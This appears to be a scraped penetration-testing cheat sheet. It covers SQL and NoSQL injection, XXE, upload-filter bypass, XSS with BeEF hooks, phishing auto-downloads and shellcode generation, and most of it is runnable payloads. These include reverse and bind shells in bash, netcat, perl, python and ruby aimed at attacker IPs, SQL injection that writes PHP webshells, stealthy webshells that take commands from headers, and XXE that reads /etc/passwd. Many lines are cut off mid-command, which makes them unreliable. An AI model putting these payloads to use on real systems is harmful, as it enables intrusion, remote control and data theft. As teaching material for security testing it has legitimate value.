https://github.com/sqlmapproject/sqlmap/wiki/Usage

Using sqlmap with login-page

So you need to authenticate before you can access the vulnerable paramter.

You just cature the request using burp suite, and save the requiest in a file. Then your run

```
sqlmap -r request.txt
```

Since the cookie is saved in the reuqest sqlmap can do it.

Crawl a page to find sql-injections

```
sqlmap -u http://example.com --crawl=1
```

Dumping a database or table

Here we are dumping the database Webapp and the table Users.

```
sqlmap -r request.txt -p username --dbms=mysql --dump -D Webapp -T Us
```

Use proxy

```
--proxy="http://192.2.2.2.2:1111"
```

Proxy credencials

```
--proxy-cred="username:password"
```

Login bypass

This is the most classic, standard first test:

```
' or '1'='1
```

Then you have:

```
-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
```

```
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
```

Sql-injections manually

Sqlmap is good, but it is not very stealthy. And it can generate a lot of traffic. And also it is good to understand the vulnerability in the cote and not just run tools. So let's learn sql-injections the manual way.

The two main ways for perform a sql-injection: **error based** or **blind**.

Error-bases DB enumeration

If we manage to find an error-message after a broken sql-query, we can use that to try to map out the database structure.

For example, if we have a url that end with

```
http://example.com/photoalbum.php?id=1
```

Step 1 - Add the tick '

So first we should try to break the sql-syntaxt by adding a `'`. We should first ad a `'` or a `"`.

```
http://example.com/photoalbum.php?id=1'
```

If the page then returns a blank page or a page with a sql-error we know that the page it vulnerable.

Step 2 - Enumerate columns

So in order to enumerate the columns of a table we can use the **order by**

Order by 1 means sort by values of the first column from the result set. **Order by 2** means sort by values of the second column from the result set.

So it is basically just a tool to order the data in a table. But we can use it to find out how many columns a table has. Because if we do **order by 10** when there really only is 9 columns sql will throw an error. And we will know how many columns the table has.

```
# This trhows no error
http://example.com/photoalbum.php?id=1 order by 9
# This throws error
http://example.com/photoalbum.php?id=1 order by 10
```

So you just increase the number (or do a binary tree search if you want tot do it a bit faster) until you get an error, and you know how many columns the table has.

Step 3 - Find space to output db

Now we need to know which coolumns are being outputed on the webpage. It could be that not all data from the database is worthwhile to output, so maybe only column 1 and 3 are being outputted to the website.

To find out which columns are being outputted we can use the **union select** command. So we do the command like this

```
http://example.com/photoalbum.php?id=1 union select 1,2,3,4,5,6,7,8,9
```

For all the columns that exists. This will return the numbers of the columns that are being outputted on the website. Take note of which these columns are.

Step 4 - Start enumerating the database

Now we can use that field to start outputing data. For example if columns number five has been visible in step 3, we can use that to output the data.

Here is a list of data we can retrieve from the database. Some of the syntaxes may difference depending on the database engine (mysql, mssql, postgres).

```
# Get username of the sql-user
http://example.com/photoalbum.php?id=1 union select 1,2,3,4,user(),6,

# Get version
http://example.com/photoalbum.php?id=1 union select 1,2,3,4,version(

# Get all tables

http://example.com/photoalbum.php?id=1 union select 1,2,3,4,table_nam

# Get all columns from a specific table

http://example.com/photoalbum.php?id=1 union select 1,2,3,4,column_na

# Get content from the users-table. From columns name and password.

http://example.com/photoalbum.php?id=1 union select 1,2,3,4,concat(na
password),6,7,8,9 FROM users
```

Blind sql-injection

We say that it is blind because we do not have access to the error log. This make the whole process a lot more complicated. But it is of course still possible to exploit.

Using sleep

Since we do not have access to the logs we do not know if our commands are syntaxically correct or not. To know if it is correct or not we can however use the sleep statement.

```
http://example.com/photoalbum.php?id=1-sleep(4)
```

If it lods for four seconds exta we know that the database is processing our sleep() command.

Get shell from sql-injection

The good part about mysql from a hacker-perspective is that you can actaully use slq to write files to the system. The will let us write a backdoor to the system that we can use.

Load files

UNION SELECT 1, load_file(/etc/passwd) #

```
http://example.com/photoalbum.php?id=1 union all select 1,2,3,4,"<?pl
shell_exec($_GET['cmd']);?>",6,7,8,9 into OUTFILE 'c:/xampp/htdocs/cr
```

Write files

```
http://example.com/photoalbum.php?id=1 union all select 1,2,3,4,"<?pl
shell_exec($_GET['cmd']);?>",6,7,8,9 into OUTFILE 'c:/xampp/htdocs/cr

http://example.com/photoalbum.php?id=1 union all select 1,2,3,4,"<?pl
shell_exec($_GET['cmd']);?>",6,7,8,9 into OUTFILE '/var/www/html/cmd
```

MSSQL - xp_cmdshell

You can run commands straight from the sql-query in MSSQL.

Truncating Mysql Vulerability

Basically this happens when you don't validate the length of user input. Two things are needed for it to work:

- Mysql does not make comparisons in binary mode. This means that "admin" and "admin " are the same.
- If the username column in the database has a character-limit the rest of the characters are truncated, that is removed. So if the database has a column-limit of 20 characters and we input a string with 21 characters the last 1 character will be removed.

With this information we can create a new admin-user and have our own password set to it. So if the max-length is 20 characters we can insert the following string

```
admin                removed
```

This means that the "removed" part will be removed/truncated/deleted. And the trailing spaces will be removed upon insert in the database. So it will effectively be inserted as "admin".

References

http://resources.infosecinstitute.com/sql-truncation-attack/ http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet http://resources.infosecinstitute.com/anatomy-of-an-attack-gaining-reverse-shell-from-sql-injection/

Nosql-Injections

Nosql-injections

Nosql-databases like MongoDB is becoming more and more common. So this needs to be expanded.

Login bypass

Basically change the query to this.

```
{"user":{"$gt": ""},"pass":{"$gt": ""}}
```

http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html
http://blog.websecurify.com/2014/08/attacks-nodejs-and-mongodb-part-to.html

XML External Entity Attack

XML External Entity Attack

With this attack you can do:

- Read local files
- Denial-of-service
- Perform port-scan
- Remote Code Execution

Where do you find it:

- Anywhere where XML is posted.
- Common with file-uploading functionality. For files that uses XML, like: docx, pptx, gpx, pdf and xml itself.

Background XML

XML is a markup language, like HTML. Unlike HTML is does not have any predefined tags. It is the user that create the tags in the XML object. XML is just a format for storing and transporing data. XML uses tags and subtags, just like html. Or parents, children, and syblings. So in that sense it has the same tree-structure as html.

To define a XML-section/document you need the following tag to begin:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Example of valid XML:

```
<?xml version="1.0"?>
    <change-log>
        <text>Hello World</text>
    </change-log>
```

https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

Syntax rule

- Must have root element
- Must have XML prolog

```
<?xml version="1.0" encoding="UTF-8"?>
```

- All elements must have closing tag
- Tags are case-sensitive
- XML Attributes must be quotes
- Special characters must be escaped correctly.

< < less than

>	>	greater than
&	&	ampersand
'	'	apostrophe
"	"	quotation mark

- Whitespace is perserved in XML

Attack

So if an application receives XML to the server the attacker might be able to exploit an XXE. It could be sent as a GET, but it is more likely that it is send in a POST. An attack might look like this:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

The elemet can be whatever, it doesn't matter. The xxe is the "variable" where the content of /dev/random get stored. And by dereferencing it in the foo-tag the content gets outputted.This way an attacker might be able to read files from the local system, like boot.ini or passwd. SYSTEM means that what is to be included can be found locally on the filesystem.

In php-applications where the expect module is loaded it is possible to get RCE. It is not a very common vulnerability, but still good to know.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ <!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "expect://id" >]>
<creds>
    <user>&xxe;</user>
    <pass>mypass</pass>
</creds>
```

Even if the data is not reflected backto the website it is still possible to exfiltrate files and data from the server. The technique is similar to how you exfiltrate the cookie in a Cross-Site Scripting attack, you send it in the url.

Test for it

- Input is reflected

```
<?xml version="1.0"?><!DOCTYPE Any [<!ENTITY xxe "testdata">]><add>&
```

If "testdata" gets reflected then it is vulnerable to XXE. If it gets reflected you can try to exfiltrate the data the following way:

```
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

Another way to test it is to see if the server tries to download the external script. Firs t you need to set up your own webserver, and then wait for it to connect.

```
<!DOCTYPE testingxxe [<!ENTITY xxe SYSTEM "http://192.168.1.101/fil.
```

Exfiltrate data through URL

https://blog.bugcrowd.com/advice-from-a-researcher-xxe/

References

https://securitytraning.com/xml-external-entity-xxe-xml-injection-web-for-pentester/

https://blog.bugcrowd.com/advice-from-a-researcher-xxe/

http://blog.h3xstream.com/2014/06/identifying-xml-external-entity.html

Bypass File Upload Filtering

Bypass File Upload Filtering

One common way to gain a shell is actually not really a vulnerability, but a feature! Often times it is possible to upload files to the webserver. This can be abused byt just uploading a reverse shell. The ability to upload shells are often hindered by filters that try to filter out files that could potentially be malicious. So that is what we have to bypass.

Rename it

We can rename our shell and upload it as shell.php.jpg. It passed the filter and the file is executed as php.

php phtml, .php, .php3, .php4, .php5, and .inc

asp asp, .aspx

perl .pl, .pm, .cgi, .lib

jsp .jsp, .jspx, .jsw, .jsv, and .jspf

Coldfusion .cfm, .cfml, .cfc, .dbm

GIF89a;

If they check the content. Basically you just add the text "GIF89a;" before you shell-code. So it would look something like this:

```
GIF89a;
<?
system($_GET['cmd']);//or you can insert your complete shell code
?>
```

In image

```
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' lo.j
```

Exiftool is a great tool to view and manipulate exif-data. Then I had to rename the file

mv lo.jpg lo.php.jpg

Nullbyte

References

http://www.securityidiots.com/Web-Pentest/hacking-website-by-shell-uploading.html

https://www.owasp.org/index.php/Unrestricted_File_Upload http://repository.root-

me.org/Exploitation%20-%20Web/EN%20-%20Webshells%20In%20PHP,%20ASP,%20JSP,%20Perl,%20And%20ColdFusion.pdf

Exposed Version Control

Exposed Version Control

If you, using dirb or nikto, find version control file exposed, you can use it like this.

```
git clone http://example.com/.git
```

https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

Host Header Attack

Host Header Attack

It is common for a web-server to host several applications. These applications are distinguished based on the domain-name. So how would a web server know which page the a user wants to visit? The answer is the host-header. In the host header the domain-name is specified.

Password reset

The host-header ca sometimes be parsed in the code and used for creating links. So if the host-header is used for creating the password reset link it is possible for an attacker to steal the reset-token. The attacker just needs to enter the victims email-address in the password reset field, then intercept the request and change the host-header to some address that the attacker controls. When the victim recieves the password reset link they will click on it, which will direct the link to the attackers site, which enables the attacker to steal the reset token, since it will be stored in the url that the user clicks.

Web Cache Poisining

Deserialization attacks

https://nickbloor.co.uk/2017/08/13/attacking-java-deserialization

https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet

Attacking the User

Attacking the user

In this section we focus on vectors that attack the user. These kinds of vulnerabilities seems to be popular with in bug bounties.

Clickjacking

Clickjacking

References

HackerOne issues https://hackerone.com/reports/109373

Text/content-injection

Text/content-injection

Relevant hackerone reports: https://hackerone.com/reports/145853

https://www.owasp.org/index.php/Content_Spoofing

HTML-Injection

HTML-Injection

This attack is really similar to to Cross-Site Scripting attacks.

What we can do:

- Create a fake login-page, that tricks the user to log in again, but the post-is sent to a server that the attacker controls. And can thereby steal the credentials of the user.
- Inject javacript.

Injecting Javascript

Javascript can be injected into html-tags, which can be used to steal cookies and other things.

Injecting HTML

The attacker can inject html forms that tricks the user into giving up sensitive data.

See eventhandlers for more ways:
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet\#Event_Handlers

```
<IMG SRC=# onmouseover="alert('xxs')">
```

Insecure Direct Object Reference (IDOR)

Insecure Direct Object Reference

The vulnerability arises when the user has direct access to objects from user-supplied data.

The classic example of this would be something like the follwoing

```
http://foo.bar/changepassword?user=someuser
```

Imagine that you know anothers username , then you can just change the username and be able to change the password for that user. The data you can access can be anything, maybe private comments, messages, images, user data.

How to discover

If you have access to the source-code that is an easy way to do it. Check the sections where restricted data is presented. And see if there is any access-control in that code.

Examples

https://hackerone.com/reports/53858

Subdomain Takeover

Subdomain Takeover

This is a really cool attack.

First you looks for all subdomains. Sometimes a company has forgotten about a subdomain. Like and old support system called `support.example.com`. And then the support-system that points to that domain gets removed. That means that we could start a service for support, and like it to that domain. And thereby controlling the domain.

HackerOne reports

https://hackerone.com/reports/114134 https://hackerone.com/reports/109699

https://blog.getwhitehats.com/being-a-developer-can-be-a-stressful-job-following-the-request-of-your-employer-creating-website-e96af56e51c3#.t3tqd5s0n http://yassineaboukir.com/blog/neglected-dns-records-exploited-to-takeover-subdomains/ https://labs.detectify.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/

Cross Site Request Forgery

Cross Site Request Forgery

Cross site Request Forgery (CSRF) attacks forces the user to perform action the he did not intend to perform. This usually (only?) possible by creating a malicious URL-address that the victim executes in his browser, while he is logged in.

What's the worst that can happen?

The attacker can make actions for the user. For example change the email-address, make a purchase, or something like that. So it could be used to change the adress, and reset the password by sending an email.

How to perform it?

1. Investigate how the website works First you need to know how the application works. What the endpoints are.
2. Construct your malicious URL Now you just construct the URL. Either using get or post.
3. `GET` If you use only `GET` you can construct the URL like this:

http://example.com/api/createUser?name=Jose

- `POST`

If the requests are sent as `POST` you need to make the victim run a link that where you control the server. So that you can add the arguments in the body.

There is one creat trick for this. It is to use the image-tag. Because the image-tag can be used to automatically retrieve information from other sites. If you have an image on your site but it is referenced to

```
<img style="display: none" src="http://example.com/image.jpg">
```

Protection

The only real solution is to use unique tokens for each request.

References

http://tipstrickshack.blogspot.cl/2012/10/how-to-exploit-csfr-vulnerabilitycsrf.html

https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005)

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

Cross-Site Scripting

Cross-site-scripting

Cross-site-scripting, or XSS as it is sometimes abbreviated to, is an attack that let's the attacker execute javascript code in the browser of the victim.

So, what's the worst that can happen?

The attacker is probably not that interested in changing the color or font of the website the victim is visiting. Although s/he could do that. The worst that can happen is probably the following:

1. Complete control over the browser The attacker can access plugins. Like password managers. The attacker can trick the user into allowing webcam or audio.

2. Session-hijacking/Cookie theft This is when the attacker steals the cookie that is saved in the browser. Using this cookie the attacker can log in to the service as the victim, and thereby gain access to his/her account. If the victim is an admin that has extended privileges (uploading code, images, or whatever) this could lead to a compromise of the server itself.

3. Keylogger The attacker can execute a keylogging-script that steals everything the user inputs in the website. This could be used to steal sensitive information, like passwords, credit cards information, chatlogs or whatever the user inputs.

4. Phishing The attacker can insert a fake login. Image that you visit a site, and from that site you are able to login using your facebook or google-account. The attacker could spoof that so that when you enter your credentials, they are then sent to the attacker.

5. Browser exploits The script can redirect to a another page that issues an attack against the browser, possibly leading to total takeover of the machine.

Types of XSS

1. Persistent This is when the malicious code originates from the websites database. That means the attacker has managed to insert malicious code into the database. So every time the database serve that data the script will me executed. this is probably the most dangerous XSS, since it does not need to rely on social engineering.

2. Reflected This is an attack where the script originates from the users request. This might seem a bit illogical, why would a user inject malicious code to himself? Well the code can

3. DOM based DOM-based attacks are when something is injected into javascript on the DOM. So, it does not go by the server. Because the code gets executed in the response. Take a search-functionality for example. The users enters a search-parameter that gets sent to the server which might sanitize it or something. In the response the found search-items are sent, but not the search-query. But on the webpage the search query is exposed. "You searched for X" is shown. That is because it gets the search parameter from the url-parameter. By using `document.location.href` for example.

Beef

Beef username/password: beef:beef Beef is a great tool for attacking browsers.

After starting it up you can log in to the panel. Then you get someone to execute the hook. Hook URL: http://172.17.15.118:3000/hook.js UI URL: http://172.17.15.118:3000/ui/panel

By injecting the hook into a XSS. Like this

```
<script src="http://172.17.15.118:3000/hook.js"></script>
```

How does it really work?

Let's look at a practical example.

Protect yourself

The problem with XSS is that it is a bit hard for the users to protect themselves. If there is a problem witht the website there is not that much the user can do.

One can always use noscript to block all javascript code. But that pretty much destroys the whole experience with using the internet.

Protect your website

There are mainly two ways to protect against **encoding** and **sanitizing** .

Encoding

Of course the way to protect your website is to sanitize all input.

You can also set the response-header like this: `-xss-protection:"1; mode=block"`

For nodeJs you can use the helmet-module to do this. https://www.npmjs.com/package/helmet

Risks for the attacker

The obvious risk is that the attacker must expose a server.

Tools

XSSER

This tool tests a lot of

```
xsser --gtk
```

Xssposed

This is a tool found in recon-ng. It basically just check this (https://www.openbugbounty.org/) database to see if anyone has reported a xss for the website.

References:

http://brutelogic.com.br/blog/probing-to-find-xss/ http://excess-xss.com/

Examples

Examples

This is a good list:

https://www.linkedin.com/pulse/20140812222156-79939846-xss-vectors-you-may-need-as-a-pen-tester

No security

```
<script>alert(1)</script>
```

Imagine that the server sanitizes `<script>`. To bypass that we can use: `<SCrIpt>alert(2)</ScRiPt>` `<script type=text/javascript>alert(2)</script>`

Using the IMG-tag

```
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG onmouseover="alert('xxs')">
```

Onmouseover

```
<a onmouseover="alert(2)">d</a>
```

DOM-based XSS

DOM-based XSS

In DOM-based XSS the malicious code is never sent to the server. The injection-point is somewhere where javascript has access.

The typical example of how this works is with URLs.

The user is able to control the URL with the help of the hash-symbol #. If we add that symbol to a URL the browser will not include that characters that comes after it in the requet to the server.

```
https://example.com/#this_is_not_sent_to_server
```

However, the complete URL is included in DOM-objects.

```
document.URL
# will generate this output: https://example.com/#this_is_not_sent_t
```

Source

So in order to inject and execute a DOM-based XSS we need a injection-point (called source) and a point of execution (called sink).

In the example above `document.URL` is our source. Example of other sources are:

```
    document.URL
    document.documentURI
    document.URLUnencoded (IE 5.5 or later Only)
    document.baseURI
    location
    location.href
    location.search
    location.hash
    location.pathname

    window.name
    document.referrer
```

Sinks

```
eval
setTimeout
setInterval
setImmediate
execScript
crypto.generateCRMFRequest
ScriptElement.src
ScriptElement.text
ScriptElement.textContent
ScriptElement.innerText
```

```
anyTag.onEventName
```

Finding it

To find DOM-based XSS you will need to check out the code.

If the javascript code is bundled and minified you can use js_beautify to make it readble again.

```
sudo apt-get install libjavascript-beautifier-perl
# then invoke js_beautify
```

References

https://github.com/wisec/domxsswiki/wiki/location,-documentURI-and-URL-sources

Browser Vulnerabilities

Browser vulnerabilities

We have mostly been looking at vulnerabilities found in sites that let's us either attack the user or the underlying system. But there is also another sort of vulnerability. When the browser itself is vulnerable and can lead to remote code execution.

And example of this is ms12-036.

XSS and redirection

Most attacks against browsers is based on social engineering. The idea is that you trick the user to click on a link. That link, or that website, is usually controlled by the attacker in one way or another. It can be a legitimate site that the attacker is using, or it might be the attackers own server.

Foe example, if the attacker is able to inject code html or javascript the attacker can redirect the user to load another page.

One technique is to hide the redirection in a frame, this way the user won't even notice that an external page is being loaded.

```
<iframe SRC="http://192.168.1.101/evil-page" height = "0" width ="0">
```

A less subtle technique is by just redirecting the user, with a script like this:

```
<script>location.href='http://192.168.1.101/evil-page';</script>
```

Automated Vulnerability Scanners

Automated Vulnerability Scanners

Everyone on the interwebz that says they know something about pentesting will talk shit about nessus and say that it is for lazy pentesters, it creates too much noise, and that it produces too many false positives. That may be true, I don't know. But from a learning perspective it can be really great. It can help to show you what kind of vulnerabilities are out there. So whatever, do what you want.

Server side scanning

Nessus

Register and download it here. http://www.tenable.com/products/nessus-home

Then

```
dpkg -i nameOfFile
```

Start it

```
/etc/init.d/nessusd start
```

Nmap Scripting Engine

Scripts are found on kali at:

```
/usr/share/nmap/scripts
```

```
nmap --script-help default
```

Or for a specific script:

```
nmap --script-help nameOfScript
```

Run all default scripts together with a port-scan. These scripts could possibly crash certain servers. Causing a denial-of-service. So never run this on production servers.

```
nmap -sC 192.168.1.101
```

Nmap has categoriesed their scripts into several different categories to make it easier to run a few of them together

```
uth
broadcast
default
discovery
dos
exploit
external
fuzzer
```

```
intrusive
malware
safe,
version
vuln
```

So if you want to test all the vuln-scripts you do

```
nmap 192.168.1.10 -sC vuln
```

OpenVas

OpenVas is another popular open-soruce vulnerability scanner.

If you are on Kali linux you have to firt run the initial setup scripts, like this

```
openvas-setup
```

Make sure to write down the password that the initialisation-scripts gives you

This will download some stuff and start setting everything up. WHen everything is set up you go to the web-interface:

```
https://127.0.0.1:9392/login/login.html
```

Metasploit Scanner Module

Web Application Scanner

Nikto

```
nikto -h example.com
```

Uniscan

```
uniscan -h 192.168.1.102
```

Metasploit - Wamp

Found in metasploit

```
load wamp
help
```

Read more here https://www.offensive-security.com/metasploit-unleashed/wmap-web-scanner/

Exploiting

Exploiting

So you have done your homework, and done your vulnerability analysis and found several vulnerabilities. Now it is time to exploit them.

Before you start writing your own exploits you should of course check if there are some already written.

Do not just grab any exploit on the internetz. If it contains shellcode it might be you that is getting hacked. On Exploit-db and Security focus they vet the exploits before they are published so it is at least a bit more secure. But be paranoid, and don't trust shellcode or code that you didn't write.

Exploit-DB Security Focus

Social Engineering - Phishing

Social Engineering - Phishing

Gaining initial access to a network is often done using different kinds of social engineering attacks.

Auto-download a malicious file

The techical part is not really that difficult here. In order to auto-download a file you just add this script to the malicious webpage

```
<script> document.location.href = 'shell53.exe'; </script>
```

Another way to do it is like this

```
<html>
<head>
<meta http-equiv="refresh" content="0; url=shell53.exe">
</head>
</html>
```

Of course the user will have to accept to download the file, unless the user has previously checked in the box automatically download. The user must then click the file for it to execute. This is where the social engineering part comes in, you really must trick the user into executing the file.

Change the filename

Since windows by default remove the filename you can call your file shell.jpg.exe, and once downloaded onto the machine windows will display it as "shell.jpg".

Embed malicious code in legitimate file

It is however very likely that this will be picked up by a antivirus.

```
msfvenom -a x86 --platform windows -x nc.exe -k -p windows/meterpret
```

Autodownload a malicious javascript-file

Just like we can download an exe for a user to can also make that user download a javascript file. Since javascript files can execute commands on windows.

```
var oShell = new ActiveXObject("Shell.Application");
var commandtoRun = "C:\\Windows\\system32\\calc.exe";
oShell.ShellExecute(commandtoRun,"","","open","1");

http://evilsite.com/file.js
```

This code can be modified to greate a wget-script and then download and execute a script.

Phishing

The most common tool for social engineering is to use Social Engineering Toolkit. SET. It comes as default in Kali. Run it like this:

```
setoolkit
```

Spear phishing

Word/excel makros

An explanation of how to createa malicious makro-wordfile.

https://www.offensive-security.com/metasploit-unleashed/vbscript-infection-methods/

Embed a executable inside a PowerPoint

You can embed executables inside PowerPoint presentations and then have them execute about animations.

Reference:

https://www.youtube.com/watch?v=NTdthBQYa1k

Default Layout of Apache on Different Versions

Default Layout of Apache on Different Versions

Really useful if you want to know what the root-folder is for an apache install:

https://wiki.apache.org/httpd/DistrosDefaultLayout#Debian.2C_Ubuntu_.28Apache_httpd_2.x.29:

Shells

Reverse-shells

This is s great collection of different types of reverse shells and webshells. Many of the ones listed below comes from this cheat-sheet:
https://highon.coffee/blog/reverse-shell-cheat-sheet/

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Msfvenom

There is an important difference between non-staged and staged payload. A **non-staged** shell is sent over in one block. You just send shell in one stage. This can be caught with metasploit multi-handler. But also with netcat.

staged shells send them in turn. This can be useful for when you have very small buffer for your shellcode, so you need to divide up the payload. Meterpreter is a staged shell. First it sends some parts of it and sets up the connection, and then it sends some more. This can be caught with metasploit multi-handler but not with netcat.

Windows

Meterpreter

Standard meterpreter

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.101 LPOR
```

```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
```

Meterpreter HTTPS

It makes the meterpreter-traffic look normal. Since it is hidden in https the communication is encrypted and can be used to bypass deep-packet inspections.

```
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.0.101 LP
```

Non-staged payload

```
msfvenom -p windows/shell_reverse_tcp LHOST=196.168.0.101 LPORT=445
```

```
use exploit/multi/handler
set payload windows/shell_reverse_tcp
```

Staged payload

```
msfvenom -p windows/shell/reverse_tcp LHOST=196.168.0.101 LPORT=445
```

This must be caught with metasploit. It does not work with netcat.

```
use exploit/multi/handler
set payload windows/shell/reverse_tcp
```

Inject payload into binary

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.101 LPOR
```

Linux

Binary

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.101 LP
```

Bash

```
0<&196;exec 196<>/dev/tcp/192.168.1.101/80; sh <&196 >&196 2>&196
```

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Php

```
php -r '$sock=fsockopen("ATTACKING-IP",80);exec("/bin/sh -i <&3 >&3 2
```

Netcat

Bind shell

```
#Linux
nc -vlp 5555 -e /bin/bash
nc 192.168.1.101 5555

# Windows
nc.exe -nlvp 4444 -e cmd.exe
```

Reverse shell

```
# Linux
nc -lvp 5555
nc 192.168.1.101 5555 -e /bin/bash

# Windows
nc -lvp 443
nc.exe 192.168.1.101 443 -e cmd.exe
```

With -e flag

```
nc -e /bin/sh ATTACKING-IP 80
```

```
/bin/sh | nc ATTACKING-IP 80
```

Without -e flag

```
rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
```

Upgrade Netcat shell to an interactive: https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

Ncat

Ncat is a better and more modern version of netcat. One feature it has that netcat does not have is encryption. If you are on a pentestjob you might not want to communicate unencrypted.

Bind

```
ncat --exec cmd.exe --allow 192.168.1.101 -vnl 5555 --ssl
ncat -v 192.168.1.103 5555 --ssl
```

Telnet

```
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/p

telnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443
```

Perl

```
perl -e 'use Socket;$i="ATTACKING-IP";$p=80;socket(S,PF_INET,SOCK_STI
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("ATTACKING-IP",80).to_i;exec sprint
```

Java

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/ATTACKING-IP/80;cat <&
p.waitFor()
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET
```

Web-shells - Platform Independent

PHP

This php-shell is OS-independent. You can use it on both Linux and Windows.

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.1.101 LPORT=443
```

ASP

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.101 LPORT
```

WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.101 LPORT=443
```

JSP

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.1.101 LPORT=443
```

Webshell

Webshell

A webshell is a shell that you can access through the web. This is useful for when you have firewalls that filter outgoing traffic on ports other than port 80. As long as you have a webserver, and want it to function, you can't filter our traffic on port 80 (and 443). It is also a bit more stealthy than a reverse shell on other ports since the traffic is hidden in the http traffic.

You have access to different kinds of webshells on Kali here:

```
/usr/share/webshells
```

PHP

This code can be injected into pages that use php.

```
# Execute one command
<?php system("whoami"); ?>

# Take input from the url paramter. shell.php?cmd=whoami
<?php system($_GET['cmd']); ?>

# The same but using passthru
<?php passthru($_GET['cmd']); ?>

# For shell_exec to output the result you need to echo it
<?php echo shell_exec("whoami");?>

# Exec() does not output the result without echo, and only output the
<?php echo exec("whoami");?>

# Instead to this if you can. It will return the output as an array,
<?php exec("ls -la",$array); print_r($array); ?>

# preg_replace(). This is a cool trick
<?php preg_replace('/.*/e', 'system("whoami");', ''); ?>

# Using backticks
<?php $output = `whoami`; echo "<pre>$output</pre>"; ?>

# Using backticks
<?php echo `whoami`; ?>
```

You can then call then execute the commands like this:

```
http://192.168.1.103/index.php?cmd=pwd
```

Make it stealthy

We can make the commands from above a bit more stealthy. Instead of passing the cmds through the url, which will be obvious in logs, we cna pass them through other header-paramters. The use tampterdata or burpsuite to insert the commands. Or just netcat or curl.

```
<?php system($_SERVER['HTTP_ACCEPT_LANGUAGE']); ?>
<?php system($_SERVER['HTTP_USER_AGENT'])?>

# I have had to use this one
<?php echo passthru($_SERVER['HTTP_ACCEPT_LANGUAGE']); ?>
```

Obfuscation

The following functions can be used to obfuscate the code.

```
eval()
assert()
base64()
gzdeflate()
str_rot13()
```

Weevely - Incredible tool!

Using weevely we can create php webshells easily.

```
weevely generate password /root/webshell.php
```

Not we execute it and get a shell in return:

```
weevely "http://192.168.1.101/webshell.php" password
```

ASP

```
<%
Dim oS
On Error Resume Next
Set oS = Server.CreateObject("WSCRIPT.SHELL")
Call oS.Run("win.com cmd.exe /c c:\Inetpub\shell443.exe",0,True)
%>
```

References

http://www.acunetix.com/blog/articles/keeping-web-shells-undercover-an-introduction-to-web-shells-part-3/ http://www.binarytides.com/web-shells-tutorial/

Generate Shellcode

Generate shellcode

An easy way to generate shellcode is by using `msfvenom` or `msconsole`. I mostly see people recommending msfvenom online, but I think msfconsole can be a bit easier to work with. But of course it is the same thing, just different interfaces.

Msfconsole

In msfconsole you have the keyword `generate` that help us generate shellcode. So first we have to select a payload.

```
use payload/windows/shell_reverse_tcp
```

Now we set the variables as usual

```
set LPORT 5555
set LHOST 192.168.0.101
```

Now we genereate the shellcode using the command `generate`.

To see the options use `generate -h`

Single commands in windows

If you don't have space and only want to execute a single command you can use

```
use payload/windows/exec
```

```
use payload/cmd/windows/generic
```

Editing Exploits

Editing exploits

We often find exploits that do not work out of the box. Typical problems we encounter are:

- Payload needs to be changed
- Return-address is incorrect

Compiling windows exploits

Compiling exploits for windows on Linux can be a bit of a hassle.

```
i686-w64-mingw32-gcc exploit.c -o exploit
```

For 32bit

```
i686-w64-mingw32-gcc 40564.c -o 40564 -lws2_32
```

Post Exploitation

Post Exploitation

In order to move horizontally on the network we need to know as much about the machine as possible. We need to loot it. These are some things that must be done on every compromised machine.

Tcp dump

Who else is connected to the machine?

Dump the hashes

It is always good to have a list of all the hashes and crack them. Maybe someone is reusing the password.

To what is the machine connected?

netstat

ipconfig

Email and personal files

Logs

Spawning Shells

Spawning shells

Non-interactive tty-shell

